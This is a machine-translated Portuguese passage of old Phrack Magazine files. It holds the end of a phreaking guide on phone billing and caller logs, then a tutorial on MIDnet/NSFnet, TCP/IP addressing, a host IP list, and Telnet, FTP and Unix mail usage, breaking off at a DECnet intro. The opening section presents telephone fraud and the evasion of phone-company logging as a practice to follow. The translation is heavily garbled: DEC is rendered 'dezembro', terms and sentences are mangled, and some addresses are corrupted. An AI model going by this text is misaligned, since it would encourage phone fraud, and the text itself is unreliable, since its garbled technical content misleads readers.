 - Nunca substituir '0 'para' o '(r0dent, l0zer).
 - Esqueça vós maiúsculas velho, parece ruggyish.
-

Página 104

Tudo bem, que era para aliviar a tensão do que está sendo perfurado em sua mente no momento. Agora, no entanto, de volta para o campo de ensino.

Aqui estão algumas coisas que você deve saber sobre os telefones e faturamento para telefones, etc

LATA: Acesso Local Área de Transferência. Algumas pessoas que vivem em grandes cidades ou áreas podem ser atormentado por este problema. Por exemplo, digamos você vive no código de área 215 sob o prefixo 542 (Ambler, Fort Washington). Se você foi para discar um código de Metro básico dessa área, para

exemplo, 351-0100, que não pode ser contado em chamadas locais ilimitadas, porque está fora do seu LATA. Para alguns LATA de, você tem que marcar um

'1 'Sem o código de área antes de discar o número de telefone. Isso poderia ser um incômodo para todos nós, se você não sabia que seria cobrado para esse tipo de chamada. Dessa forma, por vezes, é melhor prevenir do que remediar e phreak.

The Caller Log: Em regiões do SEE, para todas as famílias ao redor, a empresa de telefonia tem algo em você chamado Caller registro. Isso mostra cada

único número que você discou, e as coisas podem ser organizadas para que ele mostrou todo número que estava ligando para você. Essa é uma das principais desvantagens do

ESS, é sobretudo informatizado para uma varredura número poderia ser feito assim com bastante facilidade. Usando uma conexão discada é uma maneira fácil de estragar isso, e é algo que vale a pena lembrar. De qualquer forma, com o registo de chamadas, eles check-up e ver o que você discou. Hmm ... que marcou 15 diferente 800

números desse mês. Logo eles descobrem que você está inscrito para nenhuma dessas empresas. Mas essa não é a única coisa. A maioria das pessoas

imaginar "Mas espere! 800 números não aparecem na minha conta de telefone". Para essas pessoas, é um pensamento agradável, mas 800 números são apanhados no

log de chamadas, até certo antes de serem enviados para você. Assim, eles podem verificar direita em cima de você antes de enviá-lo fora e pode-se notar o fato de que você fodido um pouco e chamou um demasiadas 800 linhas.

Agora, depois de tudo isso, você deve ter uma boa idéia de como crescer como um bom phreak. Siga estas diretrizes, não mostrar, e não correr riscos desnecessários quando phreaking ou hacking.

122.Phrack Magazine - Vol. 3, Issue 27 por Knight relâmpago

Prólogo

Se você não estiver familiarizado com NSFnet, eu sugiro que você leia-se: "Fronteiras" (Phrack Inc., Volume Two, Issue 24, Arquivo 4 de 13), e

definitivamente "; NSFnet: National Science Foundation Rede" (Phrack Inc., Volume Três, Edição 26, Arquivo 4 de 11).

Introdução

MIDNET é uma rede regional, que faz parte do NSFnet, o National

Science Foundation Rede. Atualmente, onze mid-Estados Unidos universidades

estão ligados um ao outro e ao NSFnet através MIDnet:

UA - Universidade de Arkansas em Fayetteville

ISU - Iowa State University em Ames

UI - Universidade de Iowa, em Iowa City

KSU - Kansas State University em Manhattan

KU - University of Kansas em Lawrence

UMC - Universidade de Missouri em Columbia

WU - Universidade Washington em St. Louis, Missouri

UNL - Universidade de Nebraska em Lincoln

OSU - Oklahoma State University em Stillwater

UT - Universidade de Tulsa (Oklahoma)

OU - Universidade de Oklahoma em Norman

Pesquisadores qualquer uma destas universidades que financiaram bolsas podem acessar o

seis centros de supercomputadores financiados pela NSF:

John Von Neuman Centro de Supercomputação

Centro Nacional de Pesquisa Atmosférica

Cornell Facility Nacional de Supercomputadores

National Center for Supercomputing Applications

Pittsburgh Supercomputing Center

San Diego Supercomputing Center

Além disso, os pesquisadores e cientistas podem se comunicar uns com os outros através de uma vasta rede mundial de computadores, que inclui a NSFnet, ARPAnet, CSNET, BITnet, e outros que você leu sobre em A Saga Transcendente Futuro. Por favor, consulte a seção "Fronteiras" (Phrack Inc., Volume Two, Issue 24, Arquivo 4 de 13) para mais detalhes. MIDnet é apenas uma das várias redes de computadores regionais que compõem o sistema NSFnet. Apesar de todas estas redes de computadores regionais funcionam da mesma forma, MIDnet é o único que eu tenho acesso direto a e assim que este arquivo é gravado a partir de um ponto de vista MIDnet. Para as pessoas que têm Acesso a outras redes regionais de NSFnet, as únicas diferenças reais retratada neste arquivo que não se aplica a outro regionais redes são as universidades que são servidos por MIDnet ao contrário:

Página 105

NYSERNet no Estado de Nova Iorque

SURAnet no sudeste dos Estados Unidos

SEQSUInet no Texas

BARRNet na área de San Francisco

MÉRITO em Michigan

(Há outros que estão sendo construídas.)

Estas redes regionais todos ligar para o backbone da NSFNET, que é uma rede que conecta os seis centros de supercomputadores. Por exemplo, um

pessoa na Kansas State University pode se conectar com um supercomputador via MIDnet eo backbone da NSFNET. Que o pesquisador também pode enviar

e-mail para seus colegas da Universidade de Delaware, usando MIDnet, NSFnet e SURAnet. Cada universidade tem a sua própria rede de computadores local

que conecta computadores no campus, bem como proporcionar um meio para se conectar a uma rede regional.

Algumas universidades já estão conectados a redes mais antigas como CSNET, a ARPAnet e BITnet. Em princípio, qualquer campus conectado

qualquer uma destas redes pode acessar qualquer outra pessoa em qualquer outra rede desde há gateways entre as redes.

Os gateways são computadores especializados que o tráfego de rede para a frente, ligando assim redes. Na prática, estas redes de área ampla usar

tecnologia de rede diferente, o que torna impossível para fornecer funcionalidade completa através dos gateways. No entanto, e-mail é quase universalmente

suportado em todos os gateways, de modo que uma pessoa em um site BITnet pode enviar mensagens de email para um colega em um site de ARPAnet (ou em qualquer outro lugar para que o assunto). Você já deve estar um pouco familiarizado com isso, mas se não se referem; "Limbo To Infinity" (Phrack Inc., Volume Two, Issue 24, Arquivo 3 de 13) e "Domínios da Internet" (Phrack Inc., Volume Três, Edição 26, Arquivo 8 de 11)

As redes de computadores dependem de hardware e software que permitem que os computadores se comuniquem. A linguagem que permite a comunicação de rede é chamado de protocolo. Existem muitos protocolos diferentes em uso hoje. MIDnet usa os protocolos TCP / IP, também conhecido como o Departamento de Defesa (Department de Defesa) Protocol Suite.

Outras redes que usam TCP / IP incluem ARPAnet, CSNET ea NSFnet. Na verdade, todas as redes regionais que estão ligados ao NSFnet

backbone são obrigados a usar TCP / IP. Ao nível do campus local, TCP / IP é frequentemente utilizado, embora outros protocolos como o SNA da IBM e dezembro de

DECnet são comuns. Para se comunicar com um computador via MIDnet ea NSFnet, um computador em um campus deve usar TCP / IP diretamente ou usar um gateway que irá traduzir seus protocolos em TCP / IP.

A Internet é uma rede mundial de computador que é o conglomerado de a maioria das grandes redes de área ampla, incluindo a ARPAnet, CSNET,

NSFnet, e os regionais, como MIDnet. Em menor grau, outras redes, como BITnet que podem enviar e-mails aos anfitriões nestas redes

estão incluídos como parte da Internet. Esta enorme rede de redes, a Internet, como você já leu tudo sobre nas páginas da Phrack

Inc., é uma entidade de crescimento rápido e muito complexo que permite a comunicação sofisticada entre cientistas, estudantes, funcionários públicos e outros. Fazer parte desta comunidade é emocionante e desafiador.

Este capítulo da Saga Transcendente Futuro dá uma descrição geral dos protocolos e softwares utilizados na MIDnet eo NSFNet. A

discussão de várias das ferramentas de rede mais comumente utilizados também está incluído para que você possa fazer uso prático da rede, logo quanto possível.

O DOD Protocol Suite

O DOD Protocol Suite inclui muitos protocolos diferentes. Cada protocolo é uma especificação de como a comunicação está a ocorrer entre computadores. O hardware e fornecedores de software usam o protocolo para criar programas e hardware às vezes especializada, a fim de implementar a função de rede pretendido pelo protocolo. Existem diversas implementações do mesmo protocolo para o hardware e variada sistemas operativos encontrados em uma rede.

As três funções de rede mais comumente utilizados são:

Mail - Enviar e receber mensagens

File Transfer - Envio e recebimento de arquivos

Login remoto - Registro em um computador distante

Destes, o correio é provavelmente a mais utilizada.

No mundo do TCP / IP, existem três diferentes protocolos que realizam estes

funções:

SMTP - (Simple Mail Transfer Protocol) E-Mail

FTP - (File Transfer Protocol) o envio e recebimento de arquivos

Telnet - Login remoto

Como usar estes protocolos é discutido na próxima seção. À primeira vista, não é óbvio por que essas três funções são as mais comuns.

Afinal de contas, correio e transferência de arquivos parecem ser a mesma coisa. No entanto, as mensagens de correio electrónico não são idênticos aos ficheiros, uma vez que eles são geralmente composta

de apenas caracteres ASCII e são seqüenciais na estrutura. Os arquivos podem conter dados binários e possuem estruturas complexas, não-seqüenciais. Além disso, mensagens de correio geralmente pode tolerar alguns erros na transmissão ao passo que os arquivos não deve conter erros. Finalmente, o arquivo transfere normalmente

Página 106

ocorrer em um ambiente seguro (ou seja, os usuários que são a transferência de arquivos saber nomes e senhas de cada um e estão autorizados a transferir o

arquivo, enquanto o e-mail pode ser enviado para qualquer pessoa, desde que o seu nome é conhecido).

Enquanto mail e transferência de realizar a transferência de informação em bruto de um computador para outro, Telnet permite que um usuário remoto para processar essa informações, ou fazendo login em um computador remoto ou ligando para outro terminal. Telnet é mais frequentemente usado para acessar remotamente em um distante

computador, mas na verdade é um protocolo de comunicações de propósito geral. Eu achei extremamente útil durante o ano passado. Em alguns aspectos, poderia ser usado para uma grande quantidade de acesso porque você pode se conectar diretamente a outro computador em qualquer lugar que tenha capacidades de TCP / IP,

No entanto, por favor note que Telnet * não * é Telenet. Existem outras funções que algumas redes oferecem, incluindo o seguinte:

-

Nome de abordar tradução para redes, computadores e pessoas

-

A hora atual

-

Frase do dia ou da fortuna

-

Imprimir em uma impressora remota, ou uso de qualquer outro periférico remoto

-

Apresentação de trabalhos de grupo para a execução non-interactive

-

Diálogos e conferências entre múltiplos usuários

-

Chamada de procedimento remoto (ou seja, distribuindo a execução do programa ao longo de vários computadores remotos)

-

Transmissão de informações de voz ou vídeo

Algumas dessas funções ainda estão em fase experimental e exigem redes de computadores mais rápidos do que actualmente existem. No futuro, a nova funções, sem dúvida, ser inventado e os já existentes melhorado.

O DOD Protocol Suite é uma arquitetura de rede em camadas, o que significa que as funções de rede são realizadas por diferentes programas que trabalham de forma independente e em harmonia uns com os outros. Não só existem diferentes programas, mas existem diferentes protocolos. Os protocolos SMTP, FTP e Telnet são descritos acima. Protocolos foram definidos para obter a hora atual, a cotação do dia, e por traduzir nomes.

Estes protocolos são chamados protocolos de aplicações, pois os usuários interagem diretamente com os programas que implementam estes protocolos.

O Transmission Control Protocol, TCP, é usado por muitos dos protocolos de aplicação. Usuários quase nunca interagem com TCP diretamente. TCP

estabelece uma conexão fim-a-fim confiável entre dois processos em computadores remotos. Os dados são enviados através de uma rede, em pequenos pedaços

chamados pacotes para melhorar a confiabilidade e desempenho. TCP garante que os pacotes chegam em ordem e sem erros. Se um pacote não tem

erros, os pedidos de TCP que o pacote seja retransmitido.

Por sua vez, TCP apela IP, Internet Protocol, para mover os dados de uma rede para outra. IP ainda não é a camada mais baixa da arquitetura,

pois geralmente há um "protocolo de camada de enlace de dados" abaixo dela. Este pode ser qualquer um de um número de protocolos diferentes, duas de serem muito comuns

X.25 e Ethernet.

FTP, Telnet e SMTP são chamados de "protocolos de aplicação", uma vez que eles são usados diretamente por

programas aplicativos que permitem aos usuários fazer uso de

a rede. As aplicações de rede são os programas reais que implementam estes protocolos e fornecer uma interface entre o usuário eo

computador. Uma aplicação de um protocolo de rede é um programa ou conjunto de programas que fornece a função desejada tal como rede

transferência de arquivos. Desde que os computadores diferem de fornecedor para fornecedor (por exemplo, IBM, DEC CDC), cada computador deve ter sua própria implementação destes

protocolos. No entanto, os protocolos são padronizados para que os computadores possam interpolate através da rede (ou seja, capaz de compreender e processar

dados uns dos outros). Por exemplo, um pacote TCP gerada por um computador IBM podem ser lidos e processados por um computador dezembro

Em muitos casos, os programas de aplicações de rede utilizar o nome do protocolo. Por exemplo, o programa que a transferência de ficheiros pode ser chamado

"FTP" eo programa que permite logins remotos pode ser chamado de "Telnet". Por vezes, estes protocolos são incorporados em pacotes maiores, tal como está

comum com SMTP. Muitos computadores possuem programas de correio que permitem aos usuários no mesmo computador para enviar e-mail para o outro. Funções SMTP

são muitas vezes adicionados a esses programas de correio de modo que os usuários também podem enviar e receber mensagens através de uma rede. Em tais casos, não existe separada

programa chamado SMTP que o usuário pode acessar, já que o programa de correio fornece a interface do usuário para essa função rede.

Implementação específica de protocolos de rede, como FTP, são adaptados para o hardware do computador e do sistema operacional no qual eles são

utilizado. Por conseguinte, a interface de utilizador exacta varia de uma aplicação para outra. Por exemplo, o protocolo FTP especifica um conjunto de FTP

comandos que cada implementação FTP deve entender e processar. No entanto, estes são geralmente colocadas num nível baixo, muitas vezes invisíveis

do utilizador, que é dado um conjunto superior de comandos a serem usados.

Estes comandos de alto nível não são normalizados de modo que pode variar de uma aplicação de FTP para outro. Em alguns sistemas operativos,

nem todos estes comandos fazer igual sentido, como "Change Directory", ou pode ter significados diferentes. Portanto, o usuário específico

interface que o utilizador vê, provavelmente, será diferente.

Este arquivo descreve uma implementação genérica do padrão de protocolos de aplicação TCP / IP. Os usuários devem consultar a documentação local para detalhes em seus sites.

Nomes e endereços em uma rede de

Em DOD Protocol Suite, cada rede recebe um número de identificação único. Este número é designado por uma autoridade central, ou seja, a rede

Centro de Informação executado pelo SRI, abreviado como SRI-NIC, a fim de evitar que mais de uma rede de ter o mesmo número de rede. Para

exemplo, o número de rede ARPAnet tem 10, enquanto MIDnet tem um número maior, ou seja, 128,242. Cada host em uma rede tem um único

identificação para que outros hospedeiros pode especificá-los de forma inequívoca. Números de acolhimento são geralmente atribuídos pela organização que gerencia o

Página 107

rede, ao invés de uma autoridade central. Números de host não precisa ser único em toda a Internet, mas dois hosts na mesma

rede precisa ter números de host únicos.

A combinação do número de rede e o número de série é chamada o endereço IP do hospedeiro e é especificado como um número binário de 32 bits. Tudo

Endereços IP na Internet é expresso como números de 32 bits, apesar de serem muitas vezes escritos em notação decimal pontilhada. Decimal

notação divide o número de 32 bits em quatro partes de oito bits ou octetos e cada octeto é especificado como um número decimal. Por exemplo, é 00000001

o octeto binário que especifica o número decimal 1, enquanto 11000000 especifica 192. Notação decimal faz com que os endereços IP muito mais fácil

ler e lembrar.

Os computadores na Internet, são também identificados por nomes de máquinas, que são sequências de caracteres, tais como "phrackvax." No entanto, os pacotes IP deve especificar o endereço IP de 32 bits em vez do nome do host para alguma forma de traduzir nomes de host para endereços IP deve existir.

Uma maneira é ter uma tabela de nomes de hosts e seus endereços IP correspondentes, chamado hosttable. Quase todas as implementações TCP / IP tem tal hosttable, apesar das fraquezas deste método estão forçando uma mudança para um novo sistema chamado de sistema de nome de domínio. Em UNIX sistemas, o hosttable é freqüentemente chamado de "/ etc / hosts". Geralmente, você pode ler este arquivo e descobrir o que os endereços IP de vários anfitriões são.

Outros sistemas podem chamar este arquivo com um nome diferente e torná-lo disponível para exibição pública.

Os utilizadores de computadores são geralmente dada contas para que todos os encargos para o uso do computador são faturados. Mesmo se o tempo de computador é livre em um instalação, as contas são usadas para distinguir entre os usuários e fazer cumprir as proteções de arquivos. O termo genérico "nome" será utilizado na presente apresentar para se referir ao nome pelo qual a conta de computador é acessado.

Nos primórdios da ARPANET, que foi a primeira rede a usar os protocolos TCP / IP, os usuários de computador foram identificados pelo seu nome de usuário, seguido por um comercial "arroba" (@), seguido pelo nome do host em que existia a conta. As redes não foram dados nomes, por si só,

Embora o endereço IP especificado um número de rede.

Por exemplo, "cavaleiro @ phrackvax" referido usuário "cavaleiro" na série "phrackvax". Isso não especificar qual rede "phrackvax" estava ligado, embora essa informação poderia ser obtida através da análise do hosttable eo endereço IP para "phrackvax". (No entanto, "phrackvax" é um fictício host usado para esta apresentação.)

Conforme o tempo passava, cada computador na rede tinha que ter uma entrada no seu hosttable para todos os outros computadores na rede. Quando várias

redes ligadas entre si para formar a Internet, o problema de manter este hosttable Central ficou fora de controle. Portanto, o nome de domínio foi introduzido esquema para dividir o hosttable e torná-lo menor e mais fácil de manter.

No novo sistema de nome de domínio, os usuários são identificados por seus nomes, mas os hosts são agora identificados pelo seu nome de host e toda e qualquer domínios dos quais eles fazem parte. Por exemplo, o endereço "KNIGHT@UMCVMB.MISSOURI.EDU" especifica username "KNIGHT" no host

"UMCVMB". No entanto, o anfitrião "UMCVMB" é uma parte do domínio ", Missouri" ", que é por sua vez, parte do domínio" EDU ". Há outros domínios em "EDU", embora apenas um é chamado "Missouri". No domínio ", Missouri", existe apenas um sistema chamado "UMCVMB".

No entanto, outros domínios "EDU" poderia teoricamente ter hosts chamado "UMCVMB" (embora eu diria que isso é bastante improvável neste

exemplo). Assim, a combinação do nome e de todos os seus domínios a torna única. O método de tradução de nomes em endereços IP é

não é tão simples como olhar-se o nome do host em uma tabela. Vários protocolos de rede e software especializado chamado nameservers

e resolvedores de implementar o esquema de nome de domínio.

Nem todas as implementações TCP / IP apoiar nomes de domínio, porque é bastante novo. Nesses casos, o hosttable local oferece a única maneira de

traduzir nomes de host para endereços IP. O gestor do sistema de computador que vai ter de colocar uma entrada no hosttable para cada host que

usuários podem querer ligar. Em alguns casos, os usuários podem consultar o servidor de nomes-se para descobrir o endereço IP de um determinado nome de host

e, em seguida, usar esse endereço IP diretamente, em vez de um nome de host.

Eu selecionei alguns hosts da rede para demonstrar como um sistema host pode ser especificado o endereço numérico do host e host.

Alguns dos nós que selecionei são também nós em BITnet, talvez até mesmo alguns dos outros que eu não anote devido à falta de consciência onisciente sobre cada sistema host único no mundo :-)

Numérica BITnet

Hostname

Localização

18.72.0.39

ATHENA.MIT.EDU

Massachusetts Institute of Technology MIT

26.0.0.73

SRI-NIC.ARPA

DDN Network Information Center -

36.21.0.13

MACBETH.STANFORD.EDU

Universidade de Stanford?

36.21.0.60

PORTIA.STANFORD.EDU

Universidade de Stanford?

128.2.11.131

ANDREW.CMU.EDU

Carnegie Mellon Univ. ANDREW

128.3.254.13

LBL.GOV

Lawrence Berkeley Laboratories LBL

128.6.4.7

RUTGERS.RUTGERS.EDU

Universidade Rutgers?

128 «9.99.1

CUCARD.MED.COLUMBIA.EDU

Universidade de Columbia?

128.102.18.3

AMES.ARC.NASA.GOV

Ames Research Center [NASA] -

128.103.1.1

HARVARD.EDU

Harvard Universidade de Harvard

128.111.24.40

HUB.UCSB.EDU

Univ. De Santa Barbara?

128.115.14.1

LLL-WINKEN.LLNL.GOV

Lawrence Livermore Laboratories -

Página 108

128.143.2.7

UVAARPA.VIRGINIA.EDU

Universidade da Virginia?

128.148.128.40

BROWNVN.BROWN.EDU

Brown University BROWN

128.163.1 «

UKCC.UKY.EDU

Universidade de Kentucky UKCC

128.183.10.4

NSSDCA.GSFC.NASA.GOV

Goddard Space Flight Center [NASA] -

128.186.4.18

RAI.CC.FSU.EDU

Florida State University FSU

128.206.1.1

UMCVMB.MISSOURI.EDU

Univ. de MissouriColumbia UMCVMB

128.208.1.15

MAX.ACS.WASHINGTON.EDU

Universidade de Washington MAX

128.228.1.2

CUNYVM.CUNY.EDU

City University of New York CUNYVM

129.10.1.6

NUHUB.ACS.NORTHEASTERN.EDU

Northeastern University NUHUB

131.151.1.4

UMRVMA.UMR.EDU

Universidade de Missouri Rolla UMRVMA

192.9.9.1

SUN.COM

Sun Microsystems, Inc. -

192.33.18.30

VM1.NODAK.EDU

North Dakota State Univ. NDSUVM1

192.33.18 «0

PLAINS.NODAK.EDU

North Dakota State Univ. NDSUVAX

Observação: Nem todos os sistemas em BITnet tem um endereço IP. Da mesma forma, nem todo sistema que tenha um endereço IP está em BITnet. Além disso, enquanto

alguns locais, como a Universidade de Stanford pode ter nós de BITnet e têm hosts na IP, bem, isso não implica necessariamente que os sistemas em BITnet e em IP (o domínio EDU neste caso) são os mesmos sistemas.

Tentativas de obter acesso não autorizado a sistemas na internet não são tolerados e é legalmente um crime federal. Em alguns exércitos, eles tomam isso muito a sério, especialmente o governo recebe como da NASA Goddard Space Flight Center, onde eles não se importam dizendo assim em

prompt principal, quando você se conectar ao seu sistema.

No entanto, alguns nós são o acesso público a uma extensão. O Centro de Informações de Rede DDN pode ser usado por qualquer pessoa. O servidor de base de dados e tem provado ser uma fonte inestimável de informação ao localizar pessoas, sistemas e outras informações que está relacionado com a Internet.

Telnet

Login remoto refere-se a efetuar login em um computador remoto a partir de um terminal conectado a um computador local. Telnet é um protocolo padrão na DOD

Protocol Suite para fazer isso. O programa "rlogin", equipados com sistemas UNIX Berkeley e alguns outros sistemas, permite também login remoto.

Para fins de discussão, o "computador local" é o computador ao qual o terminal está diretamente ligado enquanto o "computador remoto" é

o computador na rede à qual você está se comunicando e para que o seu terminal * não * é diretamente conectada.

Uma vez que alguns computadores usam um método diferente de prender os terminais de computadores, a melhor definição seria o seguinte: O "local computador" é o computador que você está usando eo "computador remoto" é o computador na rede com a qual você é ou será

comunicando. Note-se que os termos "host" e "computador" são sinônimos na discussão a seguir.

Para usar o Telnet, basta digitar o comando: TELNET

O prompt Telnet dá é: Telnet>

(No entanto, você pode especificar onde você quer Telnet imediatamente e ignorar os avisos e outros atrasos, emitindo o comando:

TELNET [local].)

Não há ajuda disponível digitando?. Imprime uma lista de todas as válido

subcomandos que Telnet fornece uma explicação de uma linha.

Telnet>?

Para se conectar a outro computador, use o subcomando aberto para abrir uma conexão

para o computador. Por exemplo, para conectar-se ao host "UMCVMB.MISSOURI.EDU",

fazer "umcvmb.missouri.edu aberto"

Telnet irá resolver (ou seja Translate, o hostname "umcvmb.missouri.edu" em um

Endereço IP e irá enviar um pacote ao host solicitante de login. Se o controle remoto

anfitrião decide deixá-lo tentar um login, ele pede-lhe para o seu nome de usuário e senha. Se o host não responder, Telnet vontade "time out" (ie

Espere por uma quantidade razoável de tempo tais como 20 segundos) e, em seguida, encerrar com uma mensagem como "Host não responde."

Se o seu computador não tem uma entrada para um host remoto em sua hosttable e não pode resolver o nome, você pode usar o endereço IP explicitamente

no comando telnet. Por exemplo, a

TELNET 26.0.0.73 (Nota: Este é o endereço IP para o DDN Network Information Center [SRI-NIC.ARPA])

Página 109

Se você for bem sucedido em fazer login, o terminal está ligado ao host remoto. Para todos os efeitos, o terminal está diretamente hard-

ligado a esse host e você deve ser capaz de fazer qualquer coisa em seu terminal remoto que você pode fazer em qualquer terminal local. Há alguns

exceções a esta regra.

Telnet fornece um caractere de escape de rede, como CONTROL-T. Você pode descobrir qual é o caractere de escape é digitando o "status"

subcomando:

Telnet> Estado

Você pode alterar o caractere de escape, inserindo o "escape" subcomando:

Telnet> fuga

Quando você digitar o caractere de escape, o Telnet retornos imediatas para sua tela e você pode entrar subcomando. Por exemplo, para quebrar o conexão, o que geralmente faz logoff do host remoto, digite o subcomando "quit":

```
Telnet> quit
```

Sua conexão Telnet geralmente quebra ao fazer logoff do host remoto, de modo que o "quit" subcomando não é normalmente usado para fazer logoff.

Quando você estiver conectado a um computador remoto via Telnet, lembre-se que há um intervalo de tempo entre o computador local e um remoto.

Isto torna-se muitas vezes evidente aos usuários quando enrolam um arquivo longo na tela do terminal e que deseja cancelar a rolagem digitando

CONTROL-C ou algo similar. Depois de digitar o caractere de controle especial, o deslocamento continua. O personagem tem um controle especial

certa quantidade de tempo para atingir o computador remoto, que ainda está a informação de deslocamento. Assim, a resposta do computador remoto provavelmente não vai ser tão rápida como a resposta de um computador local. Uma vez que você estiver conectado remotamente, o computador estiver conectado a efetivamente se torna a sua

"Computador local", embora o seu original "computador local" ainda o considera conectado. Você pode fazer login em um terceiro computador que

em seguida, tornar-se seu "computador local" e assim por diante. Como você sair de cada sessão, a sessão anterior torna-se ativo novamente.

File Transfer

FTP é o programa que permite que arquivos sejam enviados de um computador para outro.

"FTP" significa "File Transfer Protocol".

Quando você começar a usar o FTP, um canal de comunicação com outro computador na rede é aberta. Por exemplo, para começar a usar o FTP e iniciar uma sessão de transferência de ficheiros com um computador na rede chamada "UMCVMB", você deve emitir o seguinte subcomando:

```
FTP UMCVMB.MISSOURI.EDU
```

Anfitrião "UMCVMB" pedirá um nome de conta e senha. Se o seu login está correto, FTP irá dizer-lhe para que, caso contrário, ele vai dizer "login

incorreto. "Tente de novo ou abortar o programa de FTP. (Isso geralmente é feito digitando um caractere de controle especial, como CONTROL-C. O programa caráter abortar "varia de sistema para sistema.) Em seguida, você verá o prompt do FTP, que é:

Ftp>

Há um certo número de subcomando de FTP. O subcomando "?" listará os comandos e uma breve descrição de cada um.

Você pode iniciar uma transferência de arquivo em qualquer direção com FTP, a partir do host remoto ou para o host remoto. O "ficar" subcomando inicia uma de transferência de arquivos do host remoto (ou seja, diz ao computador remoto para enviar o arquivo para o computador local [aquele em que você emitiu o "ftp" command]). Basta digitar "get" e FTP pedirá nome do arquivo do host remoto eo nome do arquivo de host local (novo). Exemplo:

Ftp> get

Nome do arquivo remoto?

theirfile

nome do arquivo local?

myfile

Você pode abreviar isso digitando os nomes dos arquivos na mesma linha que o "ficar" subcomando. Se você não especificar um nome de arquivo local, o novo

arquivo local será chamado a mesma coisa que o arquivo remoto. Subcomando de FTP válidos para obter um arquivo incluem o seguinte:

obter theirfile myfile

obter doc.x25

Página 110

O "put" obras subcomando de forma semelhante e é usado para enviar um arquivo do computador local para o computador remoto. Digite o comando

"Put" e FTP irá solicitar o nome do arquivo local e, em seguida, o nome do arquivo remoto. Se a transferência não pode ser feita porque o arquivo não existe ou por algum outro motivo, FTP irá imprimir uma mensagem de erro.

Há uma série de outros subcomandos de FTP que permitem que você faça muitas coisas mais. Nem todos estes são padrão para consultar o seu local de

documentação ou digite um ponto de interrogação no prompt do FTP. Algumas funções, muitas vezes construídas em FTP incluem a capacidade de olhar os arquivos antes de começar ou

colocá-los, a capacidade de alterar os diretórios, a capacidade de apagar arquivos no computador remoto, ea capacidade de listar o diretório do controle remoto host.

Uma capacidade intrigante de muitas implementações de FTP é "transferências de terceiros." Por exemplo, se você estiver conectado em um computador e você quer

causar computador B para enviar um arquivo para o computador C, você pode usar o FTP para se conectar ao computador B e use o comando "rmtsend". Claro, você

tem que saber nomes de usuários e senhas em todas as três computadores, uma vez que o FTP não permite espiada no diretório e os arquivos de alguém

se você não sabe seu nome de usuário e senha.

O "cd" subcomando muda o diretório de trabalho na máquina remota. O "lcd" subcomando muda o diretório no host local. Para

Sistemas UNIX, o significado destes subcomandos é óbvio. Outros sistemas, especialmente aqueles que não têm arquivos do diretório estruturado

sistema, e não pode implementar estes comandos ou pode implementá-las de uma forma diferente.

Os "dir" e subcomando "ls" fazer a mesma coisa, ou seja, listar os arquivos no diretório de trabalho do host remoto.

A "lista" subcomando mostra o conteúdo de um arquivo sem realmente colocá-lo em um arquivo no computador local. Isso seria útil se você só

queria inspecionar um arquivo. Você pode interrompê-lo antes de chegar ao final do arquivo, digitando Control-C ou qualquer outro caractere especial. Este

é dependente de sua implementação FTP.

O comando "delete" pode apagar arquivos no host remoto. Você também pode criar e remover diretórios no host remoto com "mkdir" e

"Rmdir". O "status" subcomando vai dizer se você está conectado e com quem e qual é o estado de todas as suas opções.

Se você estiver transferindo arquivos binários ou arquivos com caracteres não-imprimíveis, ative o modo binário na digitando o "binário" subcomando:

binário

Para retomar as transferências não-binários, entrar no "ascii" subcomando.

Transferir um número de arquivos pode ser feito facilmente usando "mput" (put múltipla) e "mget" (múltipla obter). Por exemplo, para obter todos os arquivos em um diretório particular, primeira edição de um comando "cd" para mudar para o diretório e, em seguida, um comando "mget" com um asterisco para indicar todos os arquivos:

```
cd algumdiretorio
```

```
mget *
```

Quando estiver pronto, use a "fechar" subcomando para quebrar o link de comunicação. Você ainda estará em FTP, por isso você deve usar o "bye"

subcomando para sair FTP e retornar ao nível de comando. O "quit" subcomando irá fechar a conexão e saída de FTP ao mesmo tempo.

Correio

Correio é a facilidade de rede simples para usar de várias maneiras. Tudo que você tem a fazer é criar a sua mensagem, o que pode ser feito com um editor de arquivo ou no calor do momento, e, em seguida, enviá-lo. Ao contrário de FTP e Telnet, você não precisa saber a senha do usuário no controle remoto

computador. Isto é assim porque você não pode alterar ou acessar os arquivos do usuário remoto nem você pode usar a sua conta para executar programas. Tudo o que você pode fazer é enviar uma mensagem.

Há provavelmente um programa em seu computador local, que faz correio entre os usuários no computador. Tal programa é chamado de mailer. Este pode ou não pode ser o caminho para enviar ou receber e-mails a partir de outros computadores na rede, apesar de utentes integrados são cada vez mais comum. Utenes UNIX será utilizado como um exemplo desta discussão.

Note-se que o protocolo que é usado para enviar e receber e-mails através de uma rede TCP / IP é chamado de SMTP, o "Simple Mail Transfer Protocol".

Normalmente, você não vai usar qualquer programa chamado SMTP, mas sim o seu programa de correio local.

Utenes UNIX são geralmente usados por chamar um programa chamado "mail". Para receber o novo e-mail, basta digitar "mail". Existem diversas variedades de UNIX

utentes na existência. Consulte a documentação do local para obter detalhes. Por exemplo, o comando "man mail" imprime as páginas do manual para o e-mail programa em seu computador.

Para enviar e-mail, você geralmente especifica o endereço do destinatário no comando correio. Por exemplo: "knight@umcvmb.missouri.edu mail" irá enviar a seguinte mensagem ao usuário "cavaleiro" na série "umcvmb".

Normalmente você pode digitar a sua mensagem de uma linha de cada vez, pressionando RETURN após cada linha e digitando CONTROL-D para terminar a mensagem. Outras vezes existem meios para incluir os arquivos já existentes. Por exemplo, Berkeley UNIX pode permitir a inserção de comandos semelhantes ao seguinte para incluir um arquivo em sua mensagem de correio atual:

Página 111

r myfile

Neste exemplo, o conteúdo de "meuarq" são inseridos na mensagem a este ponto.

A maioria dos sistemas UNIX permite que você envie um arquivo através do email usando o redirecionamento de entrada. Por exemplo:

correio knight@umcvmb.missouri.edu <myfile

Neste exemplo, o conteúdo de "meuarq" são enviados como uma mensagem de "cavalo" sobre "umcvmb."

Note-se que em muitos sistemas UNIX a única distinção entre o correio com destino a outro usuário no mesmo computador e um outro usuário em um controle remoto

computador é simplesmente o endereço especificado. Isto é, não há nenhum host para os receptores locais. Caso contrário, as funções exatamente da mesma maneira e-mail.

Isso é comum para pacotes de e-mail integrada. O sistema sabe se deseja enviar e-mail, ou localmente através da rede com base na

endereço eo usuário é protegido de quaisquer outros detalhes.

"A busca pelo conhecimento não tem fim ..."

123.Phrack Magazine - Vol. 3, Issue 27 por Knight relâmpago

Prologue Para Nenhum VMS Usuários

DECnet é a rede para máquinas de dezembro, na maioria dos casos, você pode dizer do VAX. DECnet permite que você faça:

- e-mail
- de transferência de arquivos
- login remoto
- comando remoto
- trabalho remoto entrada
-

TELEFONE

